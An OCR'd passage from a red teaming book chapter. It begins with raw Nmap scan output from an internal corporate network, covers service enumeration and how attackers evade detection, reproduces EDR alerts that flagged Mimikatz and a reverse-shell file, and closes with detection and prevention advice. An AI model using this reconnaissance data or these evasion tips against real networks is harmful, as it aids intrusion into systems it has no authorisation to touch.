|_SHA-1: 0de5dbacd0e848ca5d55fba31705fed444c536f8
1433/tcp open  ms-sql-s
1801/tcp open  msmq
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  msmq-mgmt
5800/tcp open  vnc-http
5900/tcp open  vnc
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
```

```
|     Tight (16)
|   Tight auth subtypes:
|_    STDV VNCAUTH_ (2)
MAC Address: 02:50:44:00:00:05 (Unknown)

Nmap scan report for 172.30.25.23
Host is up (0.072s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   open   ssh
53/tcp   closed domain
161/tcp  closed snmp
163/tcp  closed cmip-man
443/tcp  open   https
| http-title: Avamar
|_Requested resource was https://172.30.25.23/dtlt/home.html
| http-robots.txt: 1 disallowed entry
| Issuer: commonName=4B-AVAMAR.HNdc.com/organizationName=Dell
| http-methods:
|_  Supported Methods: HEAD POST OPTIONS
700/tcp  open   epp
5555/tcp open   freeciv
6667/tcp closed irc
7000/tcp closed afs3-fileserver
7443/tcp closed oracleas-https
7778/tcp open   interwise
|_ssl-date: 2023-03-23T13:40:11+00:00; -23m17s from scanner time.
| ssl-cert: Subject: commonName=Administrator/organizationName=DELL-
8087/tcp closed simplifymedia
8888/tcp closed sun-answerbook

Nmap scan report for 172.23.1.23
Host is up (0.087s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   open   ssh
53/tcp   closed domain
161/tcp  closed snmp
163/tcp  closed cmip-man
443/tcp  open   https
| http-robots.txt: 1 disallowed entry
|_/
| http-title: Avamar
|_Requested resource was https://172.23.1.23/dtlt/home.html
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

```
| ssl-cert: Subject: commonName=8B-Avamar.HNdc.com/organizationName=Dell
Technologies/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:8B-Avamar.HNdc.com
| Issuer: commonName=8B-Avamar.HNdc.com/organizationName=Dell
|_SHA-1: abec472b9fb8fb94bf79d9cca5de9423ce300797
700/tcp  open   epp
5555/tcp open   freeciv
6667/tcp closed irc
7000/tcp closed afs3-fileserver
7443/tcp closed oracleas-https
7778/tcp open   interwise
|_ssl-date: 2023-03-23T13:25:03+00:00; -38m25s from scanner time.
8087/tcp closed simplifymedia
8888/tcp closed sun-answerbook
MAC Address: 02:50:44:00:00:05 (Unknown)

Host script results:
|_clock-skew: -38m25s

Nmap scan report for 172.21.21.26
Host is up (0.0010s latency).
All 1000 scanned ports on 172.21.21.26 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 02:50:44:00:00:05 (Unknown)

Nmap scan report for 172.15.1.16
Host is up (0.079s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   1024 14628d9e0ae2a592f1fefbafd618b9e1 (DSA)
|_  2048 eb02610299707d091652b062f97b22a9 (RSA)
111/tcp  open  rpcbind
2049/tcp open  nfs
MAC Address: 02:50:44:00:00:05 (Unknown)

Nmap scan report for 172.17.253.144
Host is up (0.068s latency).
Not shown: 780 filtered tcp ports (no-response), 218 filtered tcp ports (admin-prohibited)
PORT     STATE  SERVICE
22/tcp   open   ssh
| ssh-hostkey:
|   3072 99e73e03d583fd3ef090e448626f7da8 (RSA)
|   256 5b463187f18ff4d6b57d64d2e09a2878 (ECDSA)
|_  256 c216172a49209642523b89d6e70586ad (ED25519)
9090/tcp closed zeus-admin
```

```
MAC Address: 02:50:44:00:00:05 (Unknown)

Nmap scan report for 172.21.18.75
Host is up (0.089s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
| http-title: Document Error: Not Found
|_Requested resource was https://172.21.18.75/index.asp
| http-methods:
|_  Supported Methods: GET HEAD POST
| ssl-cert: Subject:
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-09-15T17:22:41
| Not valid after:  2024-09-14T17:22:41
| MD5:   1994581c97bf84ddbeb9d1f4626f4daa
|_SHA-1: 40538e705fe008252516679241d68c71738b8a65
|_ssl-date: TLS randomness does not represent time
554/tcp  open  rtsp
8000/tcp open  http-alt
8443/tcp open  https-alt

Nmap scan report for 172.21.21.214
Host is up (0.095s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
| http-title: Document Error: Not Found
|_Requested resource was https://172.21.21.214/index.asp
| http-methods:
|_  Supported Methods: GET POST OPTIONS
|_ssl-date: TLS randomness does not represent time

| Not valid after:  2024-08-27T22:29:29
| MD5:   e06c67608763a4357d72ed70ebf20216
|_SHA-1: 3329c293fd20e168d4e20e4b9ad8f3408ea7198a
554/tcp  open  rtsp
8000/tcp open  http-alt
8443/tcp open  https-alt
| ssl-cert: Subject:

Nmap scan report for 172.17.253.92
Host is up (0.065s latency).
```

```
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
808/tcp   open  ccproxy-http
1500/tcp  open  vlsi-lm
1501/tcp  open  sas-3
5800/tcp  open  vnc-http
5900/tcp  open  vnc
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
|     Tight (16)
|   Tight auth subtypes:
|_    STDV VNCAUTH_ (2)
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
MAC Address: 02:50:44:00:00:05 (Unknown)

Host script results:
| smb2-time:
|   date: 2023-03-23T14:03:18
|_  start_date: 2023-02-16T05:28:51
| smb2-security-mode:
|   302:
|_    Message signing enabled but not required

Nmap scan report for 172.17.200.10
Host is up (0.066s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|_  2048 048a2debab6fb8e96ab90576067595ae (RSA)
80/tcp   open  http
443/tcp  open  https
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-title: Polycom Login
|_Requested resource was login.html
```

```
1720/tcp open  h323q931
5001/tcp open  commplex-link
5061/tcp open  sip-tls
| ssl-cert: Subject: commonName=00E0DB510D35/organizationName=Polycom Inc.

Nmap scan report for 172.23.1.4
Host is up (0.017s latency).
All 1000 scanned ports on 172.23.1.4 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 02:50:44:00:00:05 (Unknown)

Nmap scan report for 172.17.253.145
Host is up (0.067s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   3072 5a3d87ce7bf596085e09c73518d5b41f (RSA)
|   256 9cc78c0e53ac76d3f115bc2381fad2ac (ECDSA)
|_  256 433cc4e4baca7fb15c8b7a6229a8b1e6 (ED25519)
25/tcp   open  smtp
| smtp-commands: hklho.HN.com Hello nmap.scanme.org ([172.16.1.163]), pleased to meet
you, HELP, AUTH LOGIN, SIZE, PIPELINING
|_ Enter one of the following commands: HELO EHLO MAIL RCPT DATA RSET NOOP
QUIT HELP AUTH
80/tcp   open  http
111/tcp  open  rpcbind
143/tcp  open  imap
|_imap-capabilities: AUTH=PLAIN QUOTA OK CAPABILITY UIDPLUSA0001 NAMESPACE
completed IMAP4rev1 LITERAL+
389/tcp  open  ldap
1352/tcp open  lotusnotes
MAC Address: 02:50:44:00:00:05 (Unknown)

Nmap scan report for 172.17.253.128
Host is up (0.070s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1433/tcp  open  ms-sql-s
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ssl-date: 2023-03-23T14:04:53+00:00; 0s from scanner time.
2179/tcp  open  vmrdp
```

```
3389/tcp  open  ms-wbt-server
|_ssl-date: 2023-03-23T14:03:37+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: HNDC
|   NetBIOS_Domain_Name: HNDC
|   NetBIOS_Computer_Name: 1S-PRIME
|   DNS_Domain_Name: HNdc.com
|   DNS_Computer_Name: 1S-PRIME.HNdc.com
|   DNS_Tree_Name: HNdc.com
|   Product_Version: 6.3.9600
|_  System_Time: 2023-03-23T14:03:37+00:00
| ssl-cert: Subject: commonName=1S-PRIME.HNdc.com
|
|_SHA-1: d9ac0e023d06e22b3ee80523f269a8bd535302a9
5800/tcp  open  vnc-http
5900/tcp  open  vnc
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
|     Tight (16)
|   Tight auth subtypes:
|_    STDV VNCAUTH_ (2)
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
MAC Address: 02:50:44:00:00:05 (Unknown)

Host script results:
| smb2-security-mode:
|   302:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-03-23T14:04:08
|_  start_date: 2023-03-21T11:43:34


NSE: Script Post-scanning.
Initiating NSE at 19:37
Completed NSE at 19:37, 0.00s elapsed
Initiating NSE at 19:37
Completed NSE at 19:37, 0.00s elapsed
Post-scan script results:
| clock-skew:
|   0s:
|     172.17.253.128
```

```
|_    172.17.253.92
Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 48 IP addresses (48 hosts up) scanned in 480.43 seconds
        Raw packets sent: 82581 (3.633MB) | Rcvd: 20045 (810.882KB)
```

As we can see in the Nmap results, there are so many open ports and services identified during the enumeration process includes but not limited to Telnet (23), SSH (22), HTTP (80), HTTPS (443), VNC (5800,5900), Windows RDP (3389), SMTP (25), etc. and some random ports as well which leaves so much space for Red Teamers (Adversaries) to play around the services to look for any possibilities for successful exploitation.

Challenges and Evading Detection

Service enumeration is not without its challenges. One primary concern is avoiding detection by intrusion detection systems (IDS) and network monitoring tools. Red Teamers must employ stealthy techniques, such as rate limiting their enumeration scans and making use of encrypted tunnels like SSH or VPNs to obscure their activities. Furthermore, some organizations deploy honeypots or deception technologies to trick attackers, making it imperative for Red Teamers to distinguish between genuine services and deceptive ones.

Real-World Scenarios

To better illustrate the practical application of service enumeration, let's delve into a real-world scenario. Imagine a Red Team tasked with assessing the security of a financial institution. In their reconnaissance phase, they identified a web application used for online banking. By employing service enumeration, they uncover that the web server is running an outdated version of Apache Tomcat. This crucial detail sets the stage for further exploration, as the team proceeds to identify known vulnerabilities associated with this specific version and plans a targeted attack.

Section 2: Detection and Prevention from malicious activities (anomalies)

Now that we are familiar with the enumeration process, you might be wondering how the scanning/enumeration/recon phases are left undetected by any Detection and Prevention mechanisms.

- You are right! In large enterprise environments, the scanning, enumeration, and reconnaissance phases of a Red Team operation can often proceed undetected, and there are several reasons behind this phenomenon, it may be due to:

Complexity and Decentralization

Large enterprises typically have sprawling and decentralized networks, making it challenging for detection systems to monitor every corner comprehensively. Red Teamers can exploit the sheer scale and complexity to their advantage. With numerous systems, services, and endpoints to scrutinize, defenders often struggle to maintain a real-time grasp of their entire network, creating windows of opportunity for attackers.

Decision-Making and Budget Constraints

The decision-making processes within large organizations can be slow-moving, especially when it comes to allocating resources for cybersecurity initiatives. Budgetary constraints, coupled with the need for extensive planning and approval, mean that the implementation of new security measures can lag behind emerging threats. This gap can be exploited by Red Teamers, allowing them to operate under the radar while defenders are still in the planning stage.

Patching and Vulnerability Management

In large enterprises, patching and vulnerability management can be arduous tasks. The need for extensive testing and validation, coupled with the risk of disrupting critical operations, often results in delayed patch deployments. Red Teamers can take advantage of known vulnerabilities that remain unpatched for extended periods, using them as entry points into the network.

Noise and False Positives

Intrusion detection and prevention systems (IDPS) often generate a significant amount of noise and false positives. Sorting through these alerts to identify genuine threats can be a daunting task. Red Teamers exploit this by employing stealthy tactics and techniques that evade common signatures, making their activities resemble legitimate traffic and reducing the likelihood of raising alarms.

Tunnels and Encryption

Red Teamers leverage encrypted tunnels, such as SSH and VPNs, to obscure their activities. In many enterprises, encrypted traffic is essential for secure operations, making it challenging for network monitoring systems to inspect the contents of these tunnels effectively. This provides Red Teamers with a covert means of communication and data exfiltration.

Custom Tools and Techniques

Experienced Red Teamers often develop custom tools and techniques tailored to the target environment. These tools can be specifically designed to evade known detection mechanisms. By staying one step ahead and crafting their tactics to circumvent common defenses, Red Teamers maintain the element of surprise.

Detecting Lateral Movement- Unmasking the Stealthy Advance

let's delve into more details about detecting lateral movement, with a specific focus on detecting automated offensive tools like Mimikatz, Rubeus, and web shells:

Lateral movement within a compromised network is akin to a chess match between defenders and attackers. It's the phase where attackers, having gained an initial foothold, attempt to extend their reach, often employing automated offensive tools to escalate privileges, move laterally across systems, and ultimately access high-value assets. Detection during this phase is a pivotal aspect of cybersecurity, and it requires a keen understanding of both attacker tactics and the telltale signs of their presence.

Detecting Mimikatz and Rubeus

Mimikatz and Rubeus are two of the most notorious tools in an attacker's arsenal, often used for credential theft and lateral movement. Detecting their usage requires a multi-faceted approach:

Behavioral Analysis

Both Mimikatz and Rubeus exhibit distinctive behavior patterns when they are in action. Monitoring for unexpected process executions, especially within memory, can be a strong indicator of their presence. Behavioral analytics platforms can flag these behaviors as anomalies.

Log Analysis

Regularly reviewing event logs, particularly Windows Security Event Logs, can provide insights into Mimikatz or Rubeus activities. Look for failed logon attempts, unusual authentication events, and access to sensitive credential stores.

Endpoint Detection and Response (EDR)

EDR solutions can detect and respond to the presence of malicious tools like Mimikatz and Rubeus. They often employ heuristics and behavioral analysis to spot suspicious activities.

Credential Monitoring

Implementing credential monitoring solutions can help detect when privileged credentials are being accessed or used unexpectedly, which is often a sign of Mimikatz or Rubeus usage.

Detecting Web Shells

Web shells are malicious scripts or programs uploaded to compromised web servers, providing attackers with remote access and control. Detecting web shells is critical for preventing lateral movement:

File Integrity Monitoring

Continuously monitor web server directories for changes in files, especially PHP, ASP, or other scripting files. Web shells typically create or modify files as part of their installation.

Anomaly Detection

Use anomaly detection systems to identify unusual or unexpected web server behavior. This includes abnormal traffic patterns, suspicious file uploads, and sudden changes in website content.

Behavioral Analysis

Web shells generate network traffic that can be distinct from normal web server traffic. Behavioral analysis systems can flag unusual network behavior, such as outbound connections to suspicious IP addresses.

User and Entity Behavior Analytics (UEBA)

UEBA solutions play a vital role in detecting lateral movement by analyzing user and entity behavior across the network:

Baseline Behavior

UEBA platforms establish a baseline of normal user and entity behavior. Deviations from this baseline, such as unusual access patterns or authentication attempts, can trigger alerts.

Privilege Escalation

Monitoring for sudden privilege escalation or changes in user roles and permissions is crucial. Lateral movement often involves acquiring additional privileges to move between systems.

Session Monitoring

Tracking user sessions and connections can reveal unusual session hopping or rapid movement between systems, which is characteristic of lateral movement.

In this section, I am excited to share a real-world Red Teaming example, drawn from my own experiences in the field. This practical scenario serves as a valuable illustration of the concepts and techniques we've discussed thus far. It provides insights into the challenges faced by Red Teamers and the intricacies of offensive operations in complex environments. Let's delve into this illustrative case to gain a deeper understanding of how these principles are applied in practice.

During one of the Red Teaming Assignments, I encountered that one of the leading EDR stopped our attacks and we got alerted by the SOC Team (Blue Team):

	Status	Threat Details	Confidence Level	Endpoints	Incident Status	Analyst Verdict	eported Time (UT	entifying Time (UT	Detecting Engine	Initiated By	Classificatio
2	Mitigated	powershell.exe (CLI 6c59)	Malicious	Removed these details because of Data Confidentiality	Resolved	True positive	May 23, 2023 05:22	May 23, 2023 05:22:	['Manual']	Custom Rule	Malware
3	Mitigated	powershell.exe (CLI 6c59)	Malicious		Resolved	True positive	May 23, 2023 05:23	May 23, 2023 05:23:	['Manual']	Custom Rule	Malware
10	Mitigated	test.php	Malicious		Resolved	True positive	Jul 04, 2023 12:23:5	Jul 04, 2023 12:23:5	['SentinelOne Cloud']	Agent Policy	Malware
11	Mitigated	reverse_shell.jpg.zip	Malicious		Resolved	True positive	Jul 14, 2023 09:19:5	Jul 14, 2023 09:19:5	['SentinelOne Cloud']	Agent Policy	Malware
12	Mitigated	mimispool.dll	Malicious		Resolved	True positive	Sep 18, 2023 07:19:	Sep 18, 2023 07:19:0	['SentinelOne Cloud']	Agent Policy	Infostealer
13	Mitigated	mimilib.dll	Malicious		Resolved	True positive	Sep 18, 2023 07:19:	Sep 18, 2023 07:19:0	['On-Write Static AI - Suspicious']	Agent Policy	Malware
14	Mitigated	mimikatz.exe	Malicious		Resolved	True positive	Sep 18, 2023 07:19:	Sep 18, 2023 07:19:0	['On-Write Static AI - Suspicious']	Agent Policy	Malware
15	Mitigated	test.php	Malicious		Resolved	True positive	Sep 18, 2023 07:19:	Sep 18, 2023 07:19:0	['SentinelOne Cloud']	Agent Policy	Malware
16	Mitigated	test.php	Malicious		Resolved	True positive	Sep 18, 2023 08:54:	Sep 18, 2023 08:54:5	['SentinelOne Cloud']	Agent Policy	Malware
17	Mitigated	mimikatz_trunk.zip	Malicious		Resolved	True positive	Sep 20, 2023 06:41:	Sep 20, 2023 06:41:4	['SentinelOne Cloud']	Full Disk Scan	Infostealer
18	Mitigated	Rpatch.zip	Malicious		Resolved	True positive	Sep 20, 2023 06:46:	Sep 20, 2023 06:46:0	['Reputation']	Full Disk Scan	Malware
19	Mitigated	Rpatch.zip	Malicious		Resolved	True positive	Sep 20, 2023 06:46:	Sep 20, 2023 06:46:4	['Reputation']	Full Disk Scan	Malware
20	Mitigated	mimidrv.sys	Malicious		Resolved	True positive	Sep 20, 2023 08:49:	Sep 20, 2023 08:49:5	['SentinelOne Cloud']	Agent Policy	Malware
21	Mitigated	mimikatz.exe	Malicious		Resolved	True positive	Sep 20, 2023 08:49:	Sep 20, 2023 08:49:5	['SentinelOne Cloud']	Agent Policy	Malware
22	Mitigated	mimilove.exe	Malicious		Resolved	True positive	Sep 20, 2023 08:49:	Sep 20, 2023 08:49:5	['SentinelOne Cloud']	Agent Policy	Malware
23	Mitigated	mimikatz.exe	Malicious		Resolved	True positive	Sep 20, 2023 08:49:	Sep 20, 2023 08:49:5	['SentinelOne Cloud']	Agent Policy	Malware
24	Mitigated	mimilib.dll	Malicious		Resolved	True positive	Sep 20, 2023 08:49:	Sep 20, 2023 08:49:5	['SentinelOne Cloud']	Agent Policy	Malware
25	Mitigated	mimilib.dll	Malicious		Resolved	True positive	Sep 20, 2023 08:49:	Sep 20, 2023 08:49:5	['SentinelOne Cloud']	Agent Policy	Malware
26	Mitigated	mimidrv.sys	Malicious		Resolved	True positive	Sep 20, 2023 08:49:	Sep 20, 2023 08:49:5	['SentinelOne Cloud']	Agent Policy	Malware
27	Mitigated	mimispool.dll	Malicious		Resolved	True positive	Sep 20, 2023 08:49:	Sep 20, 2023 08:49:5	['SentinelOne Cloud']	Agent Policy	Malware
28	Mitigated	mimispool.dll	Malicious		Resolved	True positive	Sep 20, 2023 08:49:	Sep 20, 2023 08:49:5	['SentinelOne Cloud']	Agent Policy	Malware

Image 4.1


Contid…

	Classification	Hash	Completed Actions	Pending Actions	Policy At Detection	Mitigated Preemptively	Originating Process
2	Malware	6c5905461066e2cf6d75ea114c947f9c4b24d372	['quarantine', 'rollback', 'remediate', 'kill']	FALSE	protect	FALSE	explorer.exe
3	Malware	6c5905461066e2cf6d75ea114c947f9c4b24d372	['kill', 'quarantine', 'remediate', 'rollback']	FALSE	protect	FALSE	explorer.exe
10	Malware	a7fbe77906286ed792654073dc3258b096a1108c	['quarantine', 'kill']	FALSE	protect	FALSE	None
11	Malware	c47995f24eabf5af624d425285c3fd1050afb052	['quarantine', 'kill']	FALSE	protect	FALSE	chrome.exe
12	Infostealer	ea2646a646662909cd2bf5443e6b0030fb3cc6eb	['quarantine', 'kill']	FALSE	protect	FALSE	explorer.exe
13	Malware	f526a937851ef85d8c876d6a13d311154964cba3	['quarantine', 'kill']	FALSE	detect	FALSE	explorer.exe
14	Malware	03af176f4d8c878fbc43d9c5f00ba0153e4e9aad	['quarantine', 'kill']	FALSE	detect	FALSE	explorer.exe
15	Malware	a7fbe77906286ed792654073dc3258b096a1108c	['quarantine', 'kill']	FALSE	protect	FALSE	explorer.exe
16	Malware	a7fbe77906286ed792654073dc3258b096a1108c	['quarantine', 'kill']	FALSE	protect	FALSE	explorer.exe
17	Infostealer	4112ef95386ea4d1131be7c600d49a310e9d8f5b	['quarantine', 'kill']	FALSE	protect	FALSE	None
18	Malware	5116239e81e82b65176acbefc17d2cd3889a7fe1	['quarantine', 'kill']	FALSE	protect	FALSE	None
19	Malware	5116239e81e82b65176acbefc17d2cd3889a7fe1	['quarantine', 'kill']	FALSE	protect	FALSE	None
20	Malware	7251209ea53cdc52a2ef2198592dca9ff7bed32e	['quarantine', 'kill']	FALSE	protect	FALSE	explorer.exe
21	Malware	4c1bb439875adab9588381c5351e7dad5db13721	['quarantine', 'kill']	FALSE	protect	FALSE	explorer.exe
22	Malware	dd2e2fefe2833413e78ad27cf2ec4b51cd7478dc	['quarantine', 'kill']	FALSE	protect	FALSE	explorer.exe
23	Malware	03af176f4d8c878fbc43d9c5f00ba0153e4e9aad	['quarantine', 'kill']	FALSE	protect	FALSE	explorer.exe
24	Malware	57bc9b8b6fc6dcdb7bb36592c87072821a1d951e	['quarantine', 'kill']	FALSE	protect	FALSE	explorer.exe
25	Malware	f526a937851ef85d8c876d6a13d311154964cba3	['quarantine', 'kill']	FALSE	protect	FALSE	explorer.exe
26	Malware	d9eabff4db9cd612616377519c09800e3637060e	['quarantine', 'kill']	FALSE	protect	FALSE	explorer.exe
27	Malware	4bac9db18ea0a1ef517add5c1f9fa1d8282b7956	['quarantine', 'kill']	FALSE	protect	FALSE	explorer.exe
28	Malware	7ac780dc1650b88de13c0263f4ad1116ef07ea34	['quarantine', 'kill']	FALSE	protect	FALSE	explorer.exe
29							


Image 4.2

More details on blocking of:


Mimikatz.exe:



Powershell.exe:



reverse_shell:



Detecting vs. Preventing Anomalies

Understanding Anomalies

Before diving into prevention strategies, it's crucial to understand what anomalies are in the context of cybersecurity. Anomalies are deviations from expected or normal behavior within a system, network, or organization. These deviations can manifest in various ways, such as unusual traffic patterns, unexpected data access, or irregular user behavior.

While detection is a critical aspect of cybersecurity, prevention is equally important, if not more so. Detecting anomalies allows organizations to identify potential threats, but preventing them can stop attacks before they cause any harm. Here are some key strategies for preventing anomalies, with a focus on EDR and AV solutions:

Access Control and Least Privilege

Access control is the cornerstone of anomaly prevention. Ensure that users and systems have only the minimum level of access required to perform their tasks. Implementing the principle of least privilege helps reduce the attack surface and limits the potential impact of security breaches. Regularly review and update access permissions to align with organizational changes.

Network Segmentation

Network segmentation divides a network into smaller, isolated segments, each with its security policies. This limits lateral movement for attackers and contains the impact of a breach. By isolating critical assets and sensitive data, organizations can prevent anomalies from spreading across the entire network. EDR solutions can play a crucial role in monitoring and securing segmented networks.

Strong Authentication and Password Policies

Weak authentication and poor password management are common sources of anomalies. Enforce strong password policies, implement multi-factor authentication (MFA), and educate users about password hygiene. EDR solutions can help monitor authentication logs for any suspicious login attempts or brute force attacks.

Regular Patching and Updates

Outdated software and unpatched vulnerabilities create opportunities for anomalies to occur. Establish a robust patch management process to keep systems and applications up-to-date. EDR solutions can assist in monitoring for vulnerabilities and ensuring that patches are applied promptly.

Endpoint Security: EDR and AV Solutions

Endpoint Detection and Response (EDR) solutions provide real-time monitoring and response capabilities on endpoints (e.g., computers, servers, and mobile devices). They can detect and respond to anomalies such as suspicious processes, file changes, or unusual network behavior. EDR solutions are particularly effective in identifying and mitigating advanced threats and zero-day attacks.

Antivirus (AV) solutions, while traditional, still play a vital role in preventing known malware and viruses from compromising endpoints. Pairing EDR with AV provides a robust defense-in-depth strategy, where EDR handles the more advanced and sophisticated threats, while AV focuses on known malware.

Intrusion Prevention Systems (IPS)

IPS tools are designed to monitor network traffic for known attack patterns and block them in real-time. These systems can prevent anomalies by identifying and blocking malicious traffic, helping protect critical assets from exploitation.

Security Awareness Training

Human error is a significant contributor to anomalies. Conduct regular security awareness training for employees to educate them about phishing, social engineering, and safe computing practices. Informed users are more likely to recognize and avoid suspicious activities.

Continuous Monitoring and Auditing

Implement continuous monitoring and auditing of your systems and networks. Automated tools can help detect anomalies in real time, while regular security audits can uncover potential weaknesses before they become serious threats.

Conclusion

Service enumeration is a foundational skill for Red Teamers during post-exploitation. It empowers them with the knowledge needed to navigate the internal network efficiently, identify potential vulnerabilities, and devise effective exploitation strategies. In the ever-evolving landscape of offensive cybersecurity, mastering service enumeration remains a critical component of a Red Teamer's toolkit, ensuring the success of its mission to uncover weaknesses and strengthen an organization's security posture.

In the dynamic landscape of offensive Red Teaming, understanding the vulnerabilities within large enterprise environments is paramount. The inherent complexities, bureaucratic decision-making, and the inherent challenges of managing sprawling networks provide a fertile ground for Red Teamers to operate covertly. This underscores the importance of continuous monitoring, threat intelligence, and proactive security measures within large organizations to mitigate these vulnerabilities and enhance their ability to detect and respond to emerging threats. As we continue our exploration of offensive Red Teaming in the subsequent chapters, we will further dissect the strategies employed by both attackers and defenders in this ongoing cybersecurity chess match.

Detecting lateral movement, especially when automated offensive tools are in play, demands a holistic approach that combines behavioral analysis, log monitoring, endpoint security solutions, and user and entity behavior analytics. The evolving threat landscape requires organizations to stay updated on the latest attack techniques and continuously adapt their detection strategies to stay one step ahead of adversaries. In the upcoming chapters, we will further explore advanced detection techniques and strategies for responding effectively to lateral movement in the ever-evolving field of offensive Red Teaming.

Preventing anomalies is an essential part of a robust cybersecurity strategy. By implementing these strategies and utilizing strong security controls like EDR and AV solutions, organizations can significantly reduce their risk of falling victim to cyberattacks. Remember that cybersecurity is an ongoing process, and staying vigilant is key to maintaining a secure environment.

In the next chapter, we will explore proactive approaches to offensive red teaming, helping organizations stay ahead of potential threats.
